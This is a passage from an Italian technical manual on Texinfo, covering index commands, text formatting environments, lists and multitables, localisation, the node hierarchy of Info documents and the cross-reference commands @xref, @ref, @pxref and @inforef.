Per quanto riguarda l'indice analitico, per ottenerlo è necessario indicare nel testo delle etichette apposite, con le quali si ottiene l'inserimento delle voci relative. Questo viene fatto più o meno come avviene in altri sistemi di composizione, ma con Texinfo occorre tenere conto di alcune particolarità che derivano dalla sua specializzazione ipertestuale. Prima di tutto, si deve considerare che secondo la politica di Texinfo, le etichette riferite a voci da inserire nell'indice analitico devono essere uniche. In questo modo si semplificano una serie di problemi nella navigazione di un documento Info, che non può essere ambigua. A questo proposito, la documentazione originale di Texinfo suggerisce di utilizzare voci descrittive piuttosto dettagliate. Nel momento in cui si devono usare voci descrittive, si può porre anche il problema del modo in cui il lettore andrà a cercarle nell'indice, per cui, se ci sono più modi per indicare lo stesso concetto, è meglio inserire più etichette alternative per l'indice analitico. Texinfo è in grado di gestire diversi indici analitici specifici:

- un indice normale per i concetti che vengono affrontati;
- un indice dei comandi da tastiera (combinazioni di tasti con funzionalità particolari nell'ambito di ciò che viene descritto);
- un indice dei programmi (nomi dei programmi eseguibili);
- un indice delle funzioni;
- un indice delle variabili;
- un indice dei tipi di dati.

I primi due tipi di indici dovrebbero avere un significato evidente; per gli altri, si fa riferimento a ciò che riguarda i linguaggi di programmazione.

> Si intuisce che non è tecnicamente necessario utilizzare tutti questi indici. In generale, ci si potrebbe limitare all'inserimento delle voci nell'indice analitico normale. Tuttavia, se si vuole realizzare un documento in Texinfo, seguendo le convenzioni, è bene fare uso dell'indice giusto per ogni cosa. Questo permette in seguito l'aggregazione con altri documenti che hanno seguito le stesse convenzioni.

La sintassi per la dichiarazione di una voce nei vari indici analitici di Texinfo, può essere fatta secondo uno degli schemi seguenti, che rappresentano nell'ordine i tipi di indice descritti sopra:

`@cindex` *voce_da_inserire_nell'indice_analitico_normale*
`@kindex` *voce_da_inserire_nell'indice_analitico_dei_comandi_da_tastiera*
`@pindex` *voce_da_inserire_nell'indice_analitico_dei_programmi*
`@findex` *voce_da_inserire_nell'indice_analitico_delle_funzioni*
`@vindex` *voce_da_inserire_nell'indice_analitico_delle_variabili*
`@tindex` *voce_da_inserire_nell'indice_analitico_dei_tipi_di_dati*

A ogni tipo di indice è abbinata una sigla, il cui utilizzo verrà descritto tra poco. La tabella 247.5 elenca queste sigle.

Tabella 247.5. Sigle dei vari tipi di indice analitico di Texinfo.

Sigla	Indice
cp	Indice analitico normale.
ky	Indice analitico dei comandi da tastiera.
pg	Indice analitico dei programmi.
fn	Indice analitico delle funzioni.
vr	Indice analitico delle variabili.
tp	Indice analitico dei tipi di dati.

Nell'esempio introduttivo è stato mostrato l'uso del comando '**`@cindex`**' per inserire alcune voci nell'indice analitico normale:

```
@chapter Suddivisione del documento con Texinfo
@cindex suddivisione
@cindex capitolo
@cindex sezione
@cindex sottosezione
```

La voce che si inserisce nell'indice analitico, può essere anche composta da più parole, separate normalmente da uno spazio, senza bisogno di utilizzare dei delimitatori di alcun tipo: l'interpretazione corretta del comando è garantita dal fatto che questo deve stare da solo in una riga.

L'inserimento nel documento finale di un indice analitico, viene richiesto in modo esplicito, attraverso il comando '**`@printindex`**', seguito dalla sigla corrispondente all'indice desiderato. In generale, questo viene fatto all'interno di un capitolo non numerato, come è stato mostrato nell'esempio introduttivo, dove si vede la richiesta di creazione di un indice generale normale.

```
@unnumbered Indice analitico

@printindex cp
```

247.4.3 Definizione di indici aggiuntivi

Dovrebbe essere ormai chiaro che ogni indice va usato per il suo scopo, altrimenti diventa impossibile la fusione di più documenti in un libro unico. Tuttavia, di fronte a questa filosofia di Texinfo che distingue tra gli indici, ci si può trovare di fronte all'esigenza di crearne degli altri. Questo si può fare semplicemente, attribuendo a questi indici particolari una sigla di due sole lettere.

Per fare un esempio, si potrebbe desiderare l'introduzione di un indice specifico per raccogliere gli elementi SGML di un DTD. Volendo chiamare questo indice con la sigla '**`ml`**', si dichiara l'utilizzo di un tale indice nell'intestazione del sorgente Texinfo con il comando '**`defindex`**':

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@defindex ml
@c %**end of header
```

La sintassi di questo comando non prevede altro, per cui non viene mostrata formalmente. Per inserire una voce in un indice definito in questo modo, si usa il comando '*xy***index**', dove *xy* sono le due lettere che lo definiscono.

```
@chapter Gli elementi interni al testo
@mlindex em
@mlindex strong
```

L'esempio mostra l'inserimento delle voci '**em**' e '**strong**'.

Per ottenere l'inserimento dell'indice si procede come avviene già per gli indici già previsti:

```
@printindex ml
```

247.4.4 Fusione di indici

La suddivisione dettagliata delle voci da inserire nell'indice analitico è una cosa ragionevole solo in quanto resta possibile la fusione di più gruppi assieme, in un indice unico. Ciò si ottiene con i comandi '**@synindex**' e '**@syncodeindex**' che hanno la stessa sintassi:

@synindex *sigla_indice_di_origine sigla_indice_di_destinazione*
@syncodeindex *sigla_indice_di_origine sigla_indice_di_destinazione*

Questi comandi si possono inserire solo all'inizio del documento, preferibilmente nell'intestazione, come si vede nell'esempio seguente:

```
@c %**start of header
@setfilename sgmltexi.info
@settitle Sgmltexi
...
@syncodeindex ml cp
@syncodeindex vr cp
@c %**end of header
```

In questo caso, si fa in modo di riversare le voci dell'indice '**ml**' e '**vr**' nell'indice standard ('**cp**').

I due comandi si distinguono perché nel primo caso le voci vengono trasferite in modo normale, mentre nel secondo si fa in modo che nella destinazione siano rese in modo dattilografico (praticamente avvolte nel comando '**@code{}**').

247.5 Aspetto del testo e ambienti speciali

Texinfo prevede una serie di comandi per delimitare parti di testo riferite a oggetti particolari; nello stesso modo, ci sono altri comandi per definire delle forme di enfatizzazione, senza stabilire le caratteristiche di ciò che si indica. Le tabelle 247.6 e 247.7 elencano questi comandi, quando sono riferiti a parole e frasi inserite nel corpo normale.

Tabella 247.6. Comandi per delimitare oggetti particolari nel testo.

Comando	Descrizione
@code{*testo*}	Esempio letterale di un pezzo di programma.
@kbd{*testo*}	Digitazione dalla tastiera.
@key{*testo*}	Nome convenzionale di un tasto.
@samp{*testo*}	Esempio letterale di una sequenza di caratteri.
@var{*testo*}	Variabile metasintattica.
@url{*testo*}	Indirizzo URI.
@file{*testo*}	Nome di un file.
@email{*testo*}	Indirizzo di posta elettronica.
@dfn{*testo*}	Una definizione introdotta per la prima volta.
@cite{*testo*}	Riferimento bibliografico (titolo di un libro).

Tabella 247.7. Comandi per l'enfatizzazione generica.

Comando	Descrizione
@emph{*testo*}	Enfatizzazione normale.
@strong{*testo*}	Enfatizzazione più evidente.
@sc{*testo*}	Maiuscoletto.
@r{*testo*}	Carattere tondo normale.

La tabella 247.8 mostra l'elenco dei comandi riferiti ad ambienti particolari, usati per mostrare esempi, per le citazioni, oltre che per altre forme di evidenziamento del testo. I comandi in questione si usano da soli su una riga; hanno un'apertura e una chiusura, secondo la forma '**@***comando*' e '**@end** *comando*'. Per esempio, nel caso della citazione da mettere in evidenza, si può fare come nell'esempio seguente:

```
@quotation
Questa è una citazione.
@end quotation
```

Tabella 247.8. Comandi per delimitare blocchi di testo con funzioni specifiche.

Comando	Descrizione
@quotation	Testo citato.
@example	Codice, comandi e simili.
@smallexample	Come '**@example**', ma più piccolo.
@lisp	Codice LISP.
@smalllisp	Come '**@lisp**', ma più piccolo.
@display	Testo illustrativo senza uno scopo specifico.
@smalldisplay	Come '**@display**', ma più piccolo.
@format	Testo illustrativo, rispettando le interruzioni di riga.
@smallformat	Come '**@format**', ma più piccolo.
@cartouche	Disegna un riquadro arrotondato attorno al testo.

Anche se ciò non riguarda precisamente l'argomento di questa sezione, vale la pena di mostrare brevemente come si dichiara una nota a piè pagina:

```
@footnote{testo}
```

247.6 Elenchi e tabelle

Gli elenchi vengono realizzati in Texinfo, più o meno come avviene con altri linguaggi di composizione. Dal momento che si deve poter arrivare al formato Info, le tabelle che vengono gestite sono molto simili a degli elenchi, pertanto è corretto trattare i due argomenti assieme.

247.6.1 Elenco puntato e numerato

L'elenco puntato viene delimitato dai comandi '**`@itemize`**' e '**`@end itemize`**'. Gli elementi dell'elenco vengono introdotti dal comando '**`@item`**'. Il simbolo usato per segnalare l'inizio dei vari elementi dell'elenco, viene dichiarato esplicitamente attraverso un argomento del comando '**`@itemize`**', '**`@bullet`**' o '**`@minus`**', che si riferiscono rispettivamente a un pallino (o un asterisco) e a un trattino. L'esempio seguente mostra un elenco con due voci principali, dove la prima si scompone in altre due voci inferiori; le voci principali sono introdotte da un pallino, mentre quelle inferiori sono evidenziate da un trattino.

```
@itemize @bullet
@item
primo elemento principale;

@itemize @minus
@item
primo sottoelemento;

@item
secondo sottoelemento;
@end itemize

@item
secondo elemento principale.
@end itemize
```

Gli spazi tra le voci sono opportuni, per ottenere un buon risultato nella composizione in formato Info, mentre per la composizione attraverso TeX, la cosa è indifferente.

L'elenco numerato è simile a quello puntato e si distingue solo perché è racchiuso tra i comandi '**`@enumerate`**' e '**`@end enumerate`**'. In particolare, in questo caso, al posto di definire il tipo di pallino da utilizzare, è possibile specificare il primo valore da utilizzare nell'elenco: se si tratta di un numero, quello sarà il primo valore di un elenco numerato vero e proprio; se si tratta di una lettera, si tratta di un elenco numerato in modo letterale, a partire da quella lettera. L'esempio seguente mostra un elenco numerato che parte dal numero zero (quando di solito partirebbe da uno).

```
@enumerate 0
@item
primo elemento;

@item
secondo elemento;

@item
terzo elemento.
@end enumerate
```

247.6.2 Elenco descrittivo

L'elenco descrittivo è quello che per ogni punto mostra una parola o una frase a cui associa una descrizione. Per Texinfo, gli elenchi descrittivi sono delle tabelle a due colonne. L'ambiente viene delimitato dai comandi '**`@table`**' e '**`@end table`**', dove in particolare, il primo riceve un argomento che specifica il tipo di formattazione da dare alla prima colonna di questa specie di tabella. Per esempio,

```
@table @file
@item /etc/passwd
il file degli utenti;

@item /etc/group
il file dei gruppi.
@end @table
```

fa in modo che «/etc/passwd» e «/etc/group» vengano delimitati automaticamente con il comando '**`@file`**', mentre il resto, cioè la loro descrizione, viene lasciata con il carattere normale del testo.

Si può osservare che in questo caso il comando '**`@item`**' ha un argomento, che rappresenta la voce descrittiva dell'elenco. In situazioni particolari, può essere necessario indicare due voci assieme per la stessa descrizione; per questo esiste il comando '**`@itemx`**' che può essere usato subito dopo un comando '**`@item`**' normale.

```
@table @file
@item /etc/passwd
@itemx /etc/group
i file degli utenti e dei gruppi;

@item /etc/printcap
il file di configurazione del sistema di stampa.
@end @table
```

Esistono due varianti al comando '**`@table`**': si tratta di '**`@ftable`**' e '**`@vtable`**'. Il loro funzionamento è identico a '**`@table`**', con l'unica aggiunta che le voci indicate come argomento dei comandi '**`@item`**' o '**`itemx`**' vengono inserite automaticamente nell'indice delle funzioni e delle variabili, rispettivamente.

```
@vtable @code
@item PATH
contiene l'elenco dei percorsi per i file eseguibili;

@item HOME
contiene l'indicazione della directory personale abbinata
all'utente attuale.
@end @vtable
```

247.6.3 Tabelle vere e proprie

Le tabelle vere e proprie di Texinfo sono delimitate attraverso i comandi '**`@multitable`**' e '**`@end multitable`**'. Il comando di apertura richiede l'indicazione di altre informazioni che permettono di determinare l'ampiezza delle varie colonne. A questo proposito può essere usato il comando '**`@columnfractions`**', oppure degli esempi di testo:

```
@multitable @columnfractions frazione...
...
@end multitable
```

```
@multitable {testo_di_esempio}...
...
@end multitable
```

Il testo di esempio va racchiuso tra parentesi graffe, che quindi fanno parte del comando. Le frazioni, sono valori decimali la cui somma complessiva dovrebbe dare l'unità, o un valore inferiore.

```
@multitable @columnfractions .2 .3 .5
...
@end multitable
```

L'esempio mostra il caso si una tabella che prevede tre colonne, dove la prima occuperà un'ampiezza pari al 20 % del totale, la seconda il 30 % e l'ultima il restante 50 %. Se non si desiderano indicare questi valori percentuali si può usare l'altro metodo, come nell'esempio seguente:

```
@multitable {bla bla} {bla bla bla} {bla bla bla bla bla}
...
@end multitable
```

Le righe di queste tabelle sono introdotte dal comando '**`@item`**', a cui segue il testo della prima colonna. Il testo delle colonne successive viene introdotto da uno o più comandi '**`@tab`**'. L'esempio seguente mostra una tabella con tre colonne:

```
@multitable @columnfractions .25 .25 .5
@item colore
@tab valore
@tab annotazioni
@item nero
@tab 0
@tab il colore iniziale
@item marrone
@tab 1
@tab
@item rosso
@tab 2
@tab
...
@item bianco
@tab 9
@tab il colore finale
@end multitable
```

247.7 Modifica dello stile TeX

Lo stile standard predisposto per la composizione attraverso TeX potrebbe richiedere delle modifiche per qualche ragione. In generale, non è il caso di modificare il file che rappresenta lo stile standard, dal momento che è sufficiente farsene una copia da tenere assieme al sorgente Texinfo: quando si procede alla composizione, il file di stile '`texinfo.tex`' che si trova nella directory corrente, ha la precedenza.

Nell'estratto seguente vengono mostrate le righe utili che possono essere modificate per ottenere una traduzione dei termini che vengono inseriti automaticamente:

```
% Definizioni in italiano.
\ifx\putwordAppendix\undefined \gdef\putwordAppendix{Appendice}\fi
\ifx\putwordChapter\undefined  \gdef\putwordChapter{Capitolo}\fi
\ifx\putwordfile\undefined     \gdef\putwordfile{file}\fi
\ifx\putwordInfo\undefined     \gdef\putwordInfo{Info}\fi
\ifx\putwordMethodon\undefined \gdef\putwordMethodon{Method on}\fi
\ifx\putwordon\undefined       \gdef\putwordon{on}\fi
\ifx\putwordpage\undefined     \gdef\putwordpage{pagina}\fi
\ifx\putwordsection\undefined  \gdef\putwordsection{sezione}\fi
\ifx\putwordSection\undefined  \gdef\putwordSection{Sezione}\fi
\ifx\putwordsee\undefined      \gdef\putwordsee{vedere}\fi
\ifx\putwordSee\undefined      \gdef\putwordSee{Vedere}\fi
\ifx\putwordShortContents\undefined  \gdef\putwordShortContents{Indice breve}\fi
\ifx\putwordTableofContents\undefined\gdef\putwordTableofContents{Indice generale}\fi
```

247.8 Localizzazione

Il lavoro di nazionalizzazione del sistema Texinfo è ancora in corso. Recentemente è stato introdotto il comando '**`@documentlanguage`**' con il quale si ottiene la conversione automatica dei termini che vengono inseriti automaticamente in fase di composizione. Il comando riceve un argomento corrispondente alla sigla della lingua a cui si vuole fare riferimento, espressa secondo lo standard ISO 639 (sezione 543). Il comando si colloca preferibilmente nell'intestazione del sorgente. L'esempio seguente mostra la selezione della lingua italiana.

```
@c %**start of header
@setfilename prova.info
@settitle Prova
...
@documentlanguage it
@c %**end of header
```

247.9 Riferimenti

- Robert J. Chassel, Richard Stallman, *Texinfo*, Free Software Foundation, Inc.

  <*http://www.fsf.org/manual/texinfo/texinfo.html*>

  <*http://www.gnu.org/manual/texinfo/texinfo.html*>

Texinfo: libro e ipertesto

Nel capitolo introduttivo è già stato affrontato il problema della gestione dei nodi in un documento Texinfo, ma alcuni aspetti sono stati solo sfiorati. Texinfo non può essere considerato solo pensando a uno dei risultati di composizione finale che possono essere generati, altrimenti si perde di vista la logica complessiva. In generale si sovrappongono due esigenze: il documento cartaceo da sfogliare e il documento elettronico da attraversare in modo ipertestuale.

Il documento cartaceo, ovvero il libro, ha una struttura ad albero che deriva dalla tradizione. Semplificando molto le cose si può rappresentare come nella figura 248.1, dove si vede che tutto viene suddiviso in capitoli, che possono eventualmente essere suddivisi ulteriormente in segmenti di livello inferiore (le sezioni).

Figura 248.1. Struttura ad albero di un libro.

```
                                        Libro
  _______________________________________^______________________________________
 / Capitolo            Capitolo            Capitolo            Capitolo...     \
         _______________^_________________
        / Sezione    Sezione    Sezione...\
         _______________^_______________
        / Sottosezione   Sottosezione...\
                    ___________^___________
                   /...                    \
```

Un libro particolarmente corposo potrebbe anche raggruppare assieme i capitoli in parti; mentre un'opera potrebbe anche essere suddivisa in raggruppamenti ancora più grandi, che di solito corrispondono ai volumi, ovvero ai tomi.

La suddivisione ad albero mostrata nella figura, non basta a descrivere la struttura di un libro. Infatti, occorre considerare che i capitoli, se suddivisi in sezioni, non sono composti semplicemente dalla somma di queste sezioni, in quanto, prima di tali suddivisioni introducono il problema, che poi viene descritto in modo particolareggiato. In pratica, è come se ogni capitolo suddiviso in sezioni contenesse una sezione fantasma iniziale. Lo stesso ragionamento vale per le sezioni che si articolano in sottosezioni e così via con le classificazioni inferiori.

Lo stesso discorso può valere per la classificazione in parti e in tomi, anche se in questi casi, le informazioni che precedono i capitoli, o le parti, tendono a non avere la stessa valenza.

Il documento elettronico ipertestuale è composto da blocchi di informazioni che Texinfo definisce opportunamente come nodi. Generalmente questi nodi sono indivisibili, come avviene con Texinfo, ma tendono a essere raggruppati in sequenze ideali, oltre che prevedere la possibilità di saltare ad altri nodi (e quindi ad altre sequenze potenziali) attraverso riferimenti trasversali.

Figura 248.2. Sequenze di nodi e collegamenti trasversali.

```
 nodo ----> nodo ----> nodo ----> nodo ----> nodo ----> nodo ----> ... sequenza
  |                     | |                             ^
  |                     | |      salto eventuale        |
  | riferimento         | `-----------------------------'
  | al nodo             |
  | iniziale di         |     riferimento trasversale a un nodo di
  | un'altra            `---------------------.  un'altra sequenza
  | sequenza                                  |
  |                                           |
  V                                           V
 nodo ----> nodo ----> nodo ----> nodo ----> nodo ----> nodo ----> ... sequenza
```

L'ipertesto puro è un documento in cui le informazioni sono raggiunte con un ordine che viene deciso durante la lettura, dove non c'è l'esigenza di leggere tutto e non ci si preoccupa se volontariamente o inavvertitamente si salta qualche nodo che compone l'ipertesto complessivo. In

generale è proprio questo il problema: un ipertesto non dispone necessariamente di un percorso predefinito di lettura.

Nel momento in cui si intende realizzare un documento unico, simultaneamente libro e ipertesto, si deve giungere in qualche modo a un compromesso. Texinfo consente di realizzare un ipertesto estremamente complesso, oppure un libro tradizionale; se però si vogliono fare entrambe le cose, di solito conviene realizzare l'ipertesto secondo la struttura stessa del libro.

Texinfo propone una sequenza predefinita, che viene generata automaticamente quando i nodi vengono dichiarati subito prima delle suddivisioni tradizionali del documento (capitoli, sezioni, ecc.), senza specificare la sequenza a cui appartengono. In generale si formano delle sequenze gerarchiche di questi nodi, dove si può passare ai livelli inferiori solo attraverso dei salti aggiuntivi, come si vede nella figura 248.3.

Figura 248.3. Struttura dei nodi predefinita secondo Texinfo.

```
                                    Libro
                                  nodo «Top»
                                      |
      .-----------------------------------'
      V
  Capitolo            Capitolo            Capitolo            Capitolo...
    nodo -------------> nodo -------------> nodo -------------> nodo ------>...
                          |
            .-------------'
            V
         Sezione     Sezione     Sezione...
          nodo ------> nodo -----> nodo ---->...
                         |
               .---------'
               V
         Sottosezione   Sottosezione...
            nodo ---------> nodo ---->...
                              |
                              V
                             ...
```

I salti aggiuntivi che permettono di raggiungere una sequenza inferiore di nodi vengono raggruppati convenzionalmente in un menù finale di riferimenti.

248.1 Sequenza dei nodi secondo Texinfo

Secondo Texinfo, i nodi hanno tre riferimenti che servono a comporre le sequenze e a legare tali sequenze in una dipendenza gerarchica. Si tratta di:

- '**`Next`**' il riferimento al nodo successivo nella sequenza;
- '**`Prev`**' il riferimento al nodo precedente nella sequenza;
- '**`Up`**' il riferimento al nodo gerarchicamente precedente.

Figura 248.4. Riferimenti standard che si diramano a partire da un nodo di Texinfo.

```
                     «Up»
                       ^
                       |
                       |
        «Prev» <------ nodo ------> «Next»
```

Il primo nodo di un documento Texinfo deve essere denominato '**`Top`**', che corrisponde idealmente a tutto ciò che precede il contenuto vero e proprio di un libro (subito dopo la copertina fino alla prefazione esclusa).

Per riprodurre lo schema gerarchico predefinito a cui si accennava in precedenza, dove si distinguono delle sequenze di nodi distinte a livelli diversi, è necessario inserire alla fine del testo di questi nodi un menù di riferimenti ai nodi di una sequenza inferiore. In generale, il nodo '**`Top`**' prevede l'inserimento di un menù di riferimenti ai nodi della sequenza principale, corrispondente in pratica ai capitoli di un libro; se i capitoli si articolano in strutture inferiori, anche i nodi relativi devono disporre di un menù che faccia riferimento alle sezioni, continuando così fino all'ultimo livello che si deve raggiungere.

Tuttavia, resta il fatto che tutto questo non sia indispensabile, dal momento che le sequenze dei nodi potrebbero essere determinate in modo arbitrario, senza rispettare la struttura tipica di un libro; senza avere così la necessità di definire tutti questi menù.

È proprio questa idea legata alla presenza di sequenze di nodi separate gerarchicamente che impone la presenza dei menù e di conseguenza impone l'esistenza del nodo '**`Top`**'. A questo punto, è il caso di osservare che il nodo '**`Top`**' non può appartenere a una sequenza di altri nodi allo stesso suo livello; per questo, viene inserito normalmente nella stessa sequenza dei capitoli.

248.2 Definizione automatica della sequenza dei nodi e problemi relativi

Texinfo prevede una struttura predefinita dei nodi che lo compongono, compatibile con la struttura di un libro, nel modo che è già stato mostrato in precedenza (figura 248.3). Per raggiungere questo risultato, nel sorgente Texinfo si indicano i nodi specificando solo il nome (senza stabilire relazioni con il nodo precedente, quello successivo e quello superiore). Tuttavia, questo non basta, perché se dal nodo si deve articolare una sequenza inferiore gerarchicamente, è necessario predisporre anche il menù relativo. L'esempio seguente rappresenta un nodo corrispondente a un capitolo, estratto dallo stesso sorgente dalla documentazione di Texinfo:

```
@node Overview
@chapter Overview of Texinfo

@dfn{Texinfo} is a documentation system that uses a single source file
to produce both online information and printed output.  This means that
instead of writing two different documents, one for the online
information and the other for a printed work, you need write only one
document.  Therefore, when the work is revised, you need revise only
that one document.

@menu
* Reporting Bugs::                  Submitting effective bug reports.
* Using Texinfo::                   Create printed or online output.
* Info Files::                      What is an Info file?
* Printed Books::                   Characteristics of a printed book or manual.
* Formatting Commands::             @@-commands are used for formatting.
* Conventions::                     General rules for writing a Texinfo file.
* Comments::                        Writing comments and ignored text in general.
* Minimum::                         What a Texinfo file must have.
* Six Parts::                       Usually, a Texinfo file has six parts.
* Short Sample::                    A short sample Texinfo file.
* Acknowledgements and History::    Contributors and genesis.
@end menu
```

Il capitolo si articola in diverse sezioni e tutte devono essere elencate nel menù che si vede. Questo fatto può essere sentito come una limitazione, che bene o male costringe l'autore a curarsi della realizzazione di questi riferimenti ipertestuali. Oltre a questo, è il caso di considerare il modo in cui si presenta il documento quando viene fatta la composizione in forma Info: quando

si accede al nodo del capitolo, si vedono solo quelle poche righe iniziali, mentre per entrare nelle sezioni successive occorre passare per la selezione del menù.

Il problema della predisposizione di questi menù si può risolvere utilizzando Emacs, attraverso alcuni comandi specifici della modalità Texinfo. Tuttavia, questa non è la soluzione definitiva, dal momento che si costringe a utilizzare Emacs, mentre chi non vuole farlo resta costretto ad arrangiarsi a mano.

Il problema dei capitoli spezzati in nodi separati è più serio. In effetti la suddivisione fatta attraverso le sequenze gerarchiche di nodi è perfettamente logica; tuttavia, nel momento in cui ci si accinge a leggere un documento del genere, sarebbe forse più logico scorrere il capitolo verticalmente per raggiungere le sue classificazioni inferiori come se si trattasse di un'unica pagina. Purtroppo, il sistema Info non consente di avere dei sottonodi, ovvero dei riferimenti a posizioni intermedie di un nodo, come invece avviene con l'HTML. Per risolvere in pratica questa limitazione bisogna limitarsi ad attribuire i nodi ai capitoli, tenendo presente che in questo modo non è possibile indicare nel testo dei riferimenti diretti a classificazioni inferiori. Tuttavia, recentemente è stato introdotto il comando '**`@anchor`**' con cui si ottiene l'inserimento di un'etichetta raggiungibile come se si trattasse di un nodo, smussando così il problema dei nodi.

248.3 Limitazioni originali della struttura a nodi

Originariamente i nodi di Texinfo rappresentavano gli unici oggetti che potevano essere raggiunti attraverso riferimenti ipertestuali. In pratica, per fare riferimento a un capitolo o a una sezione, occorreva definire il nodo relativo per poi poter utilizzare comandi della serie '**`@...ref`**'.

È già stato visto che in generale conviene definire dei nodi in corrispondenza di tutti i capitoli, in modo da creare una sequenza definita a partire dal menù collocato nel nodo '**`Top`**'. Tuttavia, se c'è la necessità di fare riferimento a una sezione particolare di un certo capitolo, diventerebbe necessario dichiarare anche lì un nodo. Ma non basta definire un nodo in una sezione lasciando stare le altre sezioni, perché si creerebbe disordine nell'insieme; in pratica, se si definisce un nodo per una sezione di un certo capitolo, diventa indispensabile definire i nodi per le altre sezioni della stesso capitolo, avendo poi cura di predisporre il menù necessario.

A questo problema si è posto rimedio aggiungendo il comando '**`@ancor{}`**' che ha lo scopo di collocare un'ancora, ovvero un'etichetta raggiungibile attraverso riferimenti ipertestuali, senza dichiarare implicitamente l'inizio di un nodo in quella posizione.

```
@ancor{nome_ancora}
```

I nomi delle ancore appartengono allo stesso dominio dei nomi dei nodi, per cui non si devono creare dei conflitti nella scelta dei nomi. Inoltre, quando si fa riferimento a un'ancora, nella composizione Info si ottiene normalmente di raggiungere l'inizio del nodo in cui si trova.

Anche la gestione degli indici analitici è condizionata dalla struttura a nodi di Texinfo. In generale non è indispensabile che la voce da collocare in un indice analitico si trovi all'inizio di un nodo; quando però dall'indice analitico si vuole raggiungere il testo in cui questa è stata dichiarata, si arriva in realtà all'inizio del nodo in cui questa si trova. Se la voce si trovava all'interno di una piccola sottosezione, mentre l'unico nodo disponibile è quello che fa capo al capitolo, si raggiungerà l'inizio del capitolo. Naturalmente, questo vale per la navigazione di un documento che è stato composto in formato Info, mentre nelle altre forme di composizione il problema scompare o viene attenuato.

248.4 Riferimenti ipertestuali e limitazioni verbali

Texinfo nasce come un sistema di composizione per documentazione scritta in lingua inglese. Attualmente il lavoro attorno a Texinfo si rivolge anche verso le esigenze delle altre lingue, selezionabili attraverso il comando '**`@documentlanguage`**', ma questo lavoro non è ancora completo nel momento in cui si scrivono queste note.

Texinfo dispone di quattro comandi diversi per i riferimenti ipertestuali, il cui scopo è quello di adattarsi alle esigenze del contesto. Ma in questo caso, il contesto è prevalentemente di tipo «verbale». Vale la pena di descrivere brevemente questi quattro comandi, mostrando le conseguenze pratiche del loro utilizzo. Qui non vengono mostrate tutte le varianti perché questo richiederebbe un capitolo apposito, mentre la documentazione originale è molto chiara a questo proposito.[1]

Vengono considerati i comportamenti confrontando solo la composizione Info e quella stampata (DVI, PostScript e PDF), perché l'HTML non ha ancora una sistemazione definitiva.

> Questi comandi ricevono più argomenti distinti in base all'uso di una virgola di separazione. Per questa ragione la virgola non può essere usata all'interno di un argomento. Si tratta evidentemente di una limitazione importante da tenere in considerazione.

`@xref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`

Il comando '**`@xref{}`**' consente di ottenere dei riferimenti ipertestuali molto descrittivi. In generale è obbligatoria l'indicazione del nodo (il primo argomento), mentre il resto può essere omesso. Dopo l'indicazione del nodo, alcuni argomenti successivi riguardano esclusivamente la composizione Info, mentre gli altri solo la composizione stampata (e simili). Nella composizione Info viene indicato il nome del nodo; se fornito appare il titolo specifico per la composizione Info ed eventualmente anche il nome del file Info esterno in cui cercarlo. Nella composizione per la stampa si ha l'indicazione del titolo dell'argomento e se non viene fornita questa indicazione ci si limita a mostrare il nome del nodo stesso; se poi il riferimento è interno al documento viene aggiunta l'indicazione della pagina, altrimenti diventa necessario fornire il titolo del documento esterno che così appare al posto del numero della pagina.

L'uso più semplice di '**`@xref{}`**' è quello in cui si indica solo il nodo, come nell'esempio seguente:

```
Bla bla bla. @xref{Din don dan}. Bla bla bla...
```

Il risultato nell'ipertesto Info è:

```
Bla bla bla. *Note Din don dan::. Bla bla bla...
```

mentre con la composizione per la stampa l'aspetto è molto diverso:

```
Bla bla bla. See Chapter 3 [Din don dan], page 22. Bla bla bla...
```

Tanto per cominciare si può comprendere che si tratta di un riferimento che può essere collocato solo all'inizio di una frase (di un testo inglese), dal momento che la prima parola, '**`See`**', ha l'iniziale maiuscola. Eventualmente non è detto che il riferimento debba concludersi con un punto fermo come avviene nell'esempio, ma la frase che continua è comunque condizionata dal modo in cui viene rappresentato tale riferimento.

`@ref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`

Il comando '**`@ref{}`**' si comporta in modo analogo a '**`@xref{}`**' con la differenza che nella composizione per la stampa non viene generata la parola '**`See`**' iniziale. Ciò consente di collocare il riferimento alla fine di una frase, oppure, con l'accortezza necessaria, anche in mezzo.

[1] È il caso di ricordare che le parentesi graffe fanno parte dei comandi di Texinfo.

`@pxref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`

Il comando '**`@pxref{}`**' è il più strano per chi non scrive utilizzando la lingua inglese. La lettera «p» sta per «parentheses», cioè parentesi, quelle all'interno delle quali dovrebbe essere collocato. A differenza del comando '**`@xref{}`**', la composizione per la stampa inizia con '**`see`**' (iniziale minuscola), mentre la composizione Info aggiunge un punto fermo.

`@inforef{`*nodo*`,` *titolo*`,` *file_info*`}`

Il comando '**`@inforef{}`**' serve a fare riferimento a un file Info esterno, per il quale non si vuole o non si può fare riferimento a un'analoga versione stampata. Mentre nella composizione Info il risultato è uguale a quanto è già stato visto per '**`@xref{}`**', nella composizione stampata viene fatto esplicito riferimento a un file Info. Si può ottenere una cosa simile a quella seguente:

```
Bla bla bla. See Info file 'miofile', node 'Din don dan'. Bla bla bla...
```

Si intende che il riferimento sia fatto per essere collocato esattamente all'inizio di un periodo, dato il fatto che anche qui la parola '**`See`**' ha l'iniziale maiuscola.

Tabella 248.1. Comandi per i riferimenti incrociati.

Comando	Descrizione o risultato
@anchor{*etichetta*}	Inserisce un ancora nel testo.
@xref	«See...»
@ref	Come '**`@xref`**', ma senza «See».
@pxref	«see...»
@inforef	«See Info file...».

248.5 Altri tipi di riferimento

Texinfo dispone di altri tipi di riferimento che però risultano indolori dal punto di vista della lingua utilizzata per scrivere il proprio documento.

`@uref{`*uri*`,` *descrizione*`,` *testo_sostitutivo_dell'indirizzo*`}`

Il comando '**`@uref{}`**' consente di annotare un indirizzo URI secondo modalità differenti: se si indica solo il primo argomento, viene mostrato in ogni tipo di composizione; se appare anche il secondo argomento, vengono mostrate entrambe le cose, la descrizione e l'indirizzo, tranne nel caso della composizione HTML, in cui l'indirizzo non viene più mostrato; se si indica il terzo argomento (il secondo diventa superfluo), non si vuole mostrare l'indirizzo URI, mentre nella composizione HTML viene comunque attivato il riferimento. Si osservino gli esempi seguenti.

```
Bla bla bla @uref{http://www.dinkel.brot.dg/} bla bla bla...
```

